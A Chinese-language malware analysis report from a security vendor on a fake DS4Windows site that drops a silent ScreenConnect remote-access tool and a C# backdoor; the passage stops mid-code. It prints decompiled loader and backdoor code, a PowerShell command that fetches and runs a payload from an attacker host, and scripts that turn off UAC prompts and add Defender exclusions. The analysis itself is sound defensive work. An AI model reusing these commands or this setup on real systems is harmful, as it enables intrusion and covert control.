

恶意利用！伪装外设软件暗藏ScreenConnect商业远控工具

 huorong.cn/document/tech/vir_report/1920

近期，火绒安全工程师在监测网络安全动态过程中，接到用户反馈软件反复报毒的异常情况。经溯源分析与技术研判，确认该问题源于用户从伪装为DS4Windows官方网站的钓鱼站点下载程序，进而导致主机被恶意部署ScreenConnect远程控制工具，遭受持续远程控制。病毒运营者通过该远控工具，向受害主机下发CMD、PowerShell等恶意指令，其中一条指令可诱导受害主机下载并执行C#编写的后门模块。攻击者可依托该后门持续下发任意恶意模块，对受害主机实施信息窃取、勒索攻击等一系列恶意行为。火绒安全产品已可对上述木马程序及相关恶意行为实现精准拦截与全面查杀，切实保障用户设备与数据安全。



查杀图



查杀图

鉴于ScreenConnect远程控制工具存在被病毒作者利用的情况，为防范其他尚未被发现的远程控制工具遭到利用，建议开启火绒安全软件的风险软件监控——远程控制工具类。



风险软件监控


一、样本分析

样本分析过程中关键文件说明：

文件名	作用
DS4Windows.exe	白文件
install.res.1033.dll	黑文件（用于启动原安装包与远控工具安装包）
setup.cab	原安装包
vcredist_x64.dll	ScreenConnect 远控工具 MSI 安装包
app.config	用于设置无界面无托盘图标
system.config	配置文件（包含远控服务器域名）
ScreenConnect.ClientService.exe	ScreenConnect 远控工具主程序
m.exe	加载器
Jaqihe.dll	后门模块

关键文件说明表

此次样本的流程图如下：



1.1 加载器 (install.res.1033.dll)

从假冒的官网ds4windows.io中下载DS4Windows.zip压缩包，随后解压后文件夹结构如下图所示，其中DS4Windows.exe为白文件，用于加载被恶意改造过的加载器 install.res.1033.dll，其中Assets目录中会有DS4安装包和远控工具。

	Assets	该文件夹中有 DS4 安装包和远控工具	2026 11:53 AM	File folder	
	DS4Windows.exe	白文件	1/9/2025 12:40 PM	Application	836 KB
	install.ini		12/5/2025 2:01 PM	Configuration sett...	1 KB
	install.res.1033.dll	加载器	11/28/2025 9:28 PM	Application exten...	39 KB

文件夹结构

随着受害者启动DS4Windows.exe程序，此时会通过DLL侧加载install.res.1033.dll恶意文件，该恶意文件会通过递归搜索当前文件夹，寻找setup.cab与vcredist_x64.dll文件，前者为DS4Windows安装包，后者为ScreenConnect远控工具MSI安装包。随后会分别执行这两个程序，其中会为了防止反复安装ScreenConnect远控工具，会读写注册表键UpdateCheck进行判断。

```

f_get_dir(dir); // 获取文件夹路径
if ( dir[2] )
{
    is_zero = f_check_length(dir);
    // 检查是否安装过 ConnectWise 远控工具
    if ( (unsigned int)f_check_UpdateCheck() )
    {
        if ( is_zero )
            goto exit;
        f_copy((char *)path_out, (wchar_t *)L"setup.cab");
        f_find_file(setup_cab_path, (__int64 *)dir, path_out);
        f_free((__int64)path_out);
        if ( !f_check_length((void **)setup_cab_path) )
            f_create_proc(setup_cab_path); // 安装 setup.cab
        p_n0x40_1 = setup_cab_path;
    }
    else
    {
        if ( is_zero )
            goto exit;
        f_copy((char *)&vcredist_x64, (wchar_t *)L"vcredist_x64.dll");
        f_find_file((char *)path_out, (__int64 *)dir, (int *)&vcredist_x64);
        f_free((__int64)vcredist_x64);
        // 安装 vcredist_x64.dll
        if ( !f_check_length((void **)path_out) && (unsigned int)f_msi_exec(path_out, v7, v8) )
            f_set_UpdateCheck(); // 标记安装过 ConnectWise 远控工具
        f_copy((char *)&SystemInfo, (wchar_t *)L"setup.cab");
        f_find_file(setup_cab_path, (__int64 *)dir, (int *)&SystemInfo);
        f_free((__int64)&SystemInfo);
        if ( !f_check_length((void **)setup_cab_path) )
            f_create_proc(setup_cab_path); // 安装 setup.cab
        f_free((__int64)setup_cab_path);
        p_n0x40_1 = path_out;
    }
}
}

LSTATUS f_set_UpdateCheck()
{
    LSTATUS result; // eax
    HKEY hKey; // [rsp+50h] [rbp-28h] BYREF
    BYTE Data[4]; // [rsp+58h] [rbp-20h] BYREF
    DWORD dwDisposition; // [rsp+5Ch] [rbp-1Ch] BYREF

    *(_DWORD *)Data = 1;
    result = RegCreateKeyEx(
        HKEY_CURRENT_USER,
        L"Software\\Microsoft\\Windows\\CurrentVersion",
        0,
        0i64,
        REG_OPTION_NON_VOLATILE,
        KEY_WRITE,
        0i64,
        &hKey,
        &dwDisposition);
    if ( !result )
    {
        RegSetValueEx(hKey, L"UpdateCheck", 0, REG_DWORD, Data, 4u);
        return RegCloseKey(hKey);
    }
    return result;
}

```


安装后设置注册表

其中MSI安装包的执行会添加/qn /norestart参数，用于无界面静默安装。

```
f_cat_0(lpFileName, n2, a3, L"msiexec.exe /i \\"", 0x10i64, Src, n2);
si128_1 = si128;
if ( si128.m128i_i64[1] - si128.m128i_i64[0] < 0x10ui64 )
{
    lpFileName_2 = (void **)f_cat_qn(lpFileName, 0x10ui64, v4, v5, 0x10i64);
}
else
{
    si128.m128i_i64[0] += 0x10i64;
    lpFileName_1 = lpFileName;
    if ( si128_1.m128i_i64[1] > 7ui64 )
        lpFileName_1 = (void **)lpFileName[0];
    memmove((char *)lpFileName_1 + 2 * si128_1.m128i_i64[0], L"\\" /qn /norestart", 0x20ui64);
    *((_WORD *)lpFileName_1 + si128_1.m128i_i64[0] + 0x10) = 0;
    lpFileName_2 = lpFileName;
}
```

MSI静默安装参数

下图为样本完成安装ScreenConnect远控组件后写入的注册表键值。



注册表中的UpdateCheck键值

1.2 screenconnect 远控工具 MSI 安装包 (vcredist_x64.dll)

该vcredist_x64.dll文件为ScreenConnect远控工具的MSI安装包，该安装包可通过ScreenConnect服务端Build Installer窗口进行构建，在此时点击DOWNLOAD按钮则可以下载到指向该服务器的ScreenConnect远控工具客户端。

Build Installer

×

Build an installer to deploy to remote machines and permanently install the access agent. After installation, the agent will appear in the Access section.

Label your machines using the following fields, and pick your installer type:

Name:

Use Machine Name

▼

Company:

Site:

Department:

Device Type:

Type:

Windows (.msi)

▼

Select an option to share your installer:

SEND LINK ▼

COPY URL ▼

DOWNLOAD


ScreenConnect服务端中构建并下载客户端

其MSI安装包可根据服务端设置释放app.config配置文件，该文件包含多项可配置的设置项。通过对该文件进行设置，能够使连接提示、气泡、托盘图标、横幅等UI不显示，进而实现静默远控。若未进行设置，则会显示托盘图标以及点击托盘图标后出现的窗口。病毒作者正是利用此配置文件使ScreenConnect远控工具实现静默化，这是ScreenConnect远控工具存在的隐患之一。

```


<setting name="AccessHideWallpaperOnConnect" serializeAs="String">
  <value>false</value>
</setting>
<setting name="HideWallpaperOnConnect" serializeAs="String">
  <value>false</value>
</setting>
<setting name="SupportShowBalloonOnConnect" serializeAs="String">
  <value>false</value>
</setting>
<setting name="AccessShowBalloonOnConnect" serializeAs="String">
  <value>false</value>
</setting>
<setting name="ShowBalloonOnConnect" serializeAs="String">
  <value>false</value>
</setting>
<setting name="SupportShowBalloonOnHide" serializeAs="String">
  <value>false</value>
</setting>
<setting name="AccessShowBalloonOnHide" serializeAs="String">
  <value>false</value>
</setting>
<setting name="SupportShowSystemTrayIcon" serializeAs="String">
  <value>false</value>
</setting>
<setting name="AccessShowSystemTrayIcon" serializeAs="String">
  <value>false</value>
</setting>
<setting name="ShowSystemTrayIcon" serializeAs="String">
  <value>false</value>不显示托盘图标
</setting>
<setting name="SupportAccessDockControlPanelIDs" serializeAs="String">
  <value>0x0000000100000000</value>

```



根据配置文件隐藏托盘图标

安装MSI安装包时会创建服务，其中会以"Microsoft Update Service"为服务名，并通过参数中附加远控服务器域名、端口、公钥等方式进行指向病毒作者的服务器，而且可通过设置StartType使服务自动运行，从而完成持久化操作。此时已被感染的用户主机中留存的唯一恶意特征就是该服务的参数，这也是杀掉该服务程序的主要原因之一。




MSI安装包中服务相关

1.3 下发恶意指令

1.3.1 设置白名单

病毒作者利用ScreenConnect服务端下发恶意指令。通过火绒威胁情报平台观察到病毒作者在第一次通信后，会发送以下CMD指令，该指令会临时存储于C:\Windows\SystemTemp\ScreenConnect\{版本号}目录下创建{随机名}.cmd的文件并执行。该指令利用PowerShell将所有本地硬盘和svchost.exe进程设置为白名单，使后续执行恶意操作时使Windows Defender的防护功能失效。




服务端发送设置白名单的CMD指令（最终是PowerShell指令）

1.3.2 下载加载器 (m.exe)

病毒作者以同样的方法发送以下内容的指令 powershell -command "Invoke-WebRequest 'https://free-download.camdvr.org/m.exe' -OutFile \$env:TEMP\m.exe; Start-Process \$env:TEMP\m.exe -WindowStyle Hidden"，使受害者通过该指令下载执行加载器 (m.exe)。

该加载器会通过DES解密和GZip解压缩被加密数据，随后通过遍历所有类并调用类中的方法 e0RuOWXx23，从而调用后门模块的入口点函数。



解密解压并调用方法

1.3.3 其他恶意指令

火绒安全工程师还观察到以下恶意指令：

- 1、设置默认管理员权限指令：powershell -Command "Set-ItemProperty -Path HKLM:\Software\Microsoft\Windows\CurrentVersion\Policies\System -Name ConsentPromptBehaviorAdmin -Value 0
- 2、将指定程序名与目录添加到Windows Defender排除项中，与此次“设置白名单”中类似，只是不像上述“设置白名单”直接将所有本地硬盘都加入到白名单中。

```

$processesToExclude = @ ('powershell.exe', 'wscript.exe', 'cmd.exe', 'C:\Windows\explorer.exe', 'explorer.exe', 'conhost.exe', 'jsc.exe',
foreach($process in $processesToExclude) {
    try {
        if ( - not(Get - MpPreference | Select - Object - ExpandProperty ExclusionProcess | Where - Object {
            $_ - eq $process
        })) {
            Add - MpPreference - ExclusionProcess $process
        }
    } catch {}
};
$pathsToExclude = @ ('C:\Users\Public', 'C:\ProgramData\Player800', 'C:\ProgramData', 'C:', 'C:\Users\Public\IObitUnlocker\BR', "$env:APP
foreach($path in $pathsToExclude) {
    try {
        if ( - not(Get - MpPreference | Select - Object - ExpandProperty ExclusionPath | Where - Object {
            $_ - eq $path
        })) {
            Add - MpPreference - ExclusionPath $path
        }
    } catch {}
}
}

```

精确添加排除项

1.4 后门模块 (Jaqihe.dll)

此为可下发任意恶意模块的后门模块，其本身仅具备发送系统信息、下载、注入、持久化、检测调试工具等功能，不具备诸如窃密、勒索等其他功能。

其中逻辑如下：

1. 先通过Base64解码与反序列化的方式获取到配置数据。
2. 创建两个互斥体。
3. 通过配置数据中的开关检查显卡信息。
4. 通过配置数据中的开关和路径创建计划任务，实现持久化。
5. 通过配置数据中的开关和路径注入至随机程序。
6. 等待2~5分钟请求远程服务器获取下发的恶意模块。
7. 再将恶意模块注入至指定程序中，完成后门操作。

下图为入口点函数：

```

public static void e0Ru0Wx23()
{
    gmAH5Fu0hnbBgPyFiYI.SetConfig();
    if (!XKNmx8JYVRTRojo14uQ.CreateMutex())
    {
        Environment.Exit(0);
    }
    if (!XKNmx8JYVRTRojo14uQ.CreateMutexByComputerId())
    {
        Environment.Exit(0);
    }
    if (gmAH5Fu0hnbBgPyFiYI.GetConfig().8f5fAiyKWT)
    {
        QnDstDJeFh0hUdFXV3.CheckGraphicsCard();
        if (!QnDstDJeFh0hUdFXV3.GetIsExistsGraphicsCard())
        {
            Environment.Exit(0);
            return;
        }
    }
    if (gmAH5Fu0hnbBgPyFiYI.GetConfig().oidf13QPli && !vld9e2JC1sMxeakxKWG.IsNetDir())
    {
        Gc8btXiwl7CjPjYk7rv.CreateTask();
    }
    if (gmAH5Fu0hnbBgPyFiYI.GetConfig().scqfI510oP && !vld9e2JC1sMxeakxKWG.IsNetDir() && pIOLRSuKQ8yWnAAyXSi.Inject(vld9e2JC1sMxeakxKWG.RandomSelectProc())
    {
        XKNmx8JYVRTRojo14uQ.Release();
        Environment.Exit(0);
    }
    int num = (int)TimeSpan.FromMinutes(2.0).TotalMilliseconds;
    int num2 = (int)TimeSpan.FromMinutes(5.0).TotalMilliseconds;
    int randomNumber = new mJoC1k7nb91lM2VfdQu().GetRandomNumber(num, num2);
    cMg6v6hAuB15n3fjRux cMg6v6hAuB15n3fjRux = null;
    for (;;)
    {
        try
        {
            cMg6v6hAuB15n3fjRux = new cMg6v6hAuB15n3fjRux();
            cMg6v6hAuB15n3fjRux.Connect();
        }
    }
}

```

入口点

其中获取到的配置如下：

gmAH5Fu0hnbBgPyFiYI.ULQuZRXpmP	{XGTII5f6MraVIZaMDHQ.EhiwQpfSPEecP8UEdKQ}
aN1f4HfNBb	true 添加 Windows Defender 排除项开关
Bf5fAiyKWT	false 检查显卡开关
ftgfGoZhQQ	Count = 0x00000001
[0]	0x0000021F 远程服务器端口
Raw View	
fUef23b7qu	Count = 0x00000001
[0]	"discordbots.ddnsgeek.com" 远程服务器域名
Raw View	
I9GFYv400o	"0e408d79145483754a71a3" 互斥体名
iSMfOHbTHv	"Typeld" 文件夹名
oidf13QPli	true 持久化开关
QNgfkyHyKf	"543" 端口
RVyfxGflar	"NextChannelSink" 文件名/计划任务名
scqfI510oP	true 注入开关

创建两个互斥体：第一次是通过配置中的互斥体名0e408d79145483754a71a3创建互斥体，从而防止病毒重复运行，第二次是利用用户标识创建互斥体。

```

internal static bool CreateMutex()
{
    bool flag;
    try
    {
        XKNmx8JYVRTRojo14uQ.nxSjfpkENS = new Mutex(false, gmAH5Fu0hnbGPyFiYI.GetConfig().I9GfYv400o);
        flag = XKNmx8JYVRTRojo14uQ.nxSjfpkENS.WaitOne(TimeSpan.FromSeconds(30.0), false);
    }
    catch (AbandonedMutexException)
    {
        flag = true;
    }
    catch (Exception)
    {
        flag = false;
    }
    return flag;
}

// Token: 0x06000437 RID: 1079
internal static bool CreateMutexByComputerId()
{
    bool flag;
    try
    {
        XKNmx8JYVRTRojo14uQ.jN7Jx5TFB0 = new Mutex(false, QnDstDJeFh0hUsdFXV3.GetComputerId());
        flag = XKNmx8JYVRTRojo14uQ.jN7Jx5TFB0.WaitOne(TimeSpan.FromSeconds(30.0), false);
    }
    catch (AbandonedMutexException)
    {
        flag = true;
    }
    catch (Exception)
    {
        flag = false;
    }
    return flag;
}

```

创建互斥体

计算用户标识：第二次创建互斥体时的用户标识是利用WMI服务和C#自带的.NETAPI获取到的系统信息组合，计算得出的MD5值。其中系统信息包含处理器、硬盘、主板、显卡相关信息和用户名。

```
处理器ID: Get-WmiObject -Class Win32_Processor | Select-Object ProcessorId
硬盘签名: Get-WmiObject -Class Win32_DiskDrive | Select-Object Signature
硬盘序列号: Get-WmiObject -Class Win32_DiskDrive | Select-Object SerialNumber
主板序列号: Get-WmiObject -Class Win32_BaseBoard | Select-Object SerialNumber
显卡名: Get-WmiObject -Class Win32_VideoController | Select-Object Name
用户名: Environment.UserName
加上特殊后缀: -PM
```

```
try
{
    text = text + "-" + QnDstDJeFh0hUdFXV3.fvOJsUq01W("Win32_VideoController", "Name");
}
catch
{
}
try
{
    text = text + "-" + QnDstDJeFh0hUdFXV3.GetUserName();
}
catch
{
}
try
{
    text += "-PM";
}
catch
{
}
QnDstDJeFh0hUdFXV3.awbYjePGfS = G5vpSRrjKZmoseTDm2P[ComputerMD5(text);
```

计算 MD5 值

```
public static string ComputerMD5(object \u0020)
{
    string text;
    using (MD5 md = MD5.Create())
    {
        md.ComputeHash(Encoding.ASCII.GetBytes(\u0020));
        byte[] hash = md.Hash;
        StringBuilder stringBuilder = new StringBuilder();
        for (int i = 0; i < hash.Length; i++)
        {
            stringBuilder.Append(hash[i].ToString("x2"));
        }
        text = stringBuilder.ToString();
    }
    return text;
}
```

计算用户标识

获取显卡信息并选择退出：通过配置数据中的开关选择是否检测显卡信息。获取显卡信息有两种方法，第一个是通过开源项目openhardwaremonitor获取，其中只会获取大于4GB显存的显卡，第二个方法是通过注册表获取包含"NVIDIA","GTX","RTX","RX","RADEON"等字符串的显卡信息，其中HardwareInformation.qwMemorySize是显存大小，只有大于等于4GB的时候才会获取信息。

若还是没有符合标准的显卡，则会获取处理器名后退出进程，然而此次配置数据中的开关为关闭状态。

```

internal static void CheckGraphicsCard()
{
    if (!QnDstDJeFh0hUsdFXV3.GetIsExecuted())
    {
        rSS9Ewuzh6n0WTP0NZ6 rSS9Ewuzh6n0WTP0NZ = new rSS9Ewuzh6n0WTP0NZ6();
        rSS9Ewuzh6n0WTP0NZ.SetGPUEnabled(true);
        rSS9Ewuzh6n0WTP0NZ6 rSS9Ewuzh6n0WTP0NZ2 = rSS9Ewuzh6n0WTP0NZ;
        rSS9Ewuzh6n0WTP0NZ2.AddATINvidia();
        try
        {
            lvqfH2a7hxSH4X1MUo0 lvqfH2a7hxSH4X1MUo0 = rSS9Ewuzh6n0WTP0NZ2.GetGroupHardware().First(new Func<lvqfH2a7hxSH4X1MUo0,
            QnDstDJeFh0hUsdFXV3>.SetDevName(lvqfH2a7hxSH4X1MUo0.Name);
            QnDstDJeFh0hUsdFXV3.SetGraphicsMemory(Convert.ToInt32(lvqfH2a7hxSH4X1MUo0.Sensors.First(new Func<WlNyTGuamf6gShs0UGQT,
            bool>.GetGraphicsMemory() > 4)
            {
                QnDstDJeFh0hUsdFXV3.SetMemoryFree(lvqfH2a7hxSH4X1MUo0.Sensors.FirstOrDefault(new Func<WlNyTGuamf6gShs0UGQT, bool>
                QnDstDJeFh0hUsdFXV3.SetMemoryUsed(lvqfH2a7hxSH4X1MUo0.Sensors.FirstOrDefault(new Func<WlNyTGuamf6gShs0UGQT, bool>
            }
            catch
            {
            }
            if (QnDstDJeFh0hUsdFXV3.GetGraphicsMemory() > 4)
            {
                QnDstDJeFh0hUsdFXV3.SetIsExistsGraphicsCard(true);
            }
        }
        catch
        {
            QnDstDJeFh0hUsdFXV3.SetIsExistsGraphicsCard(false);
        }
    }
}

```

```

List<string> list = new List<string> { "NVIDIA", "GTX", "RTX", "RX", "RADEON" };
using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SYSTEM\\ControlSet001\\Control\\Class\\{4d36e968-e325-11ce-bfcl-08002be10318}"))
{
    foreach (string text in registryKey.GetSubKeyNames())
    {
        try
        {
            if (text.StartsWith("0"))
            {
                string text2 = "HardwareInformation.AdapterString";
                RegistryKey registryKey2 = registryKey.OpenSubKey(text);
                string text3;
                if (registryKey2.GetValueKind(text2) == RegistryValueKind.Binary)
                {
                    byte[] array = (byte[])registryKey2.GetValue(text2);
                    text3 = Encoding.Unicode.GetString(array);
                }
                else
                {
                    text3 = registryKey2.GetValue(text2).ToString();
                }
                if (text3 != null && list.Any(new Func<string, bool>(text3.ToUpper().Contains)))
                {
                    double num = Math.Round(Convert.ToDouble(registryKey2.GetValue("HardwareInformation.qmMemorySize").ToString()) / 1024.0 / 1024.0 / 1024.0);
                    if (num >= 4.0)
                    {
                        QnDstDJeFh0hUsdFXV3.SetDevName(text3);
                        QnDstDJeFh0hUsdFXV3.SetGraphicsMemory((int)num);
                        QnDstDJeFh0hUsdFXV3.SetIsExistsGraphicsCard(true);
                        QnDstDJeFh0hUsdFXV3.SetIsExecuted(true);
                        break;
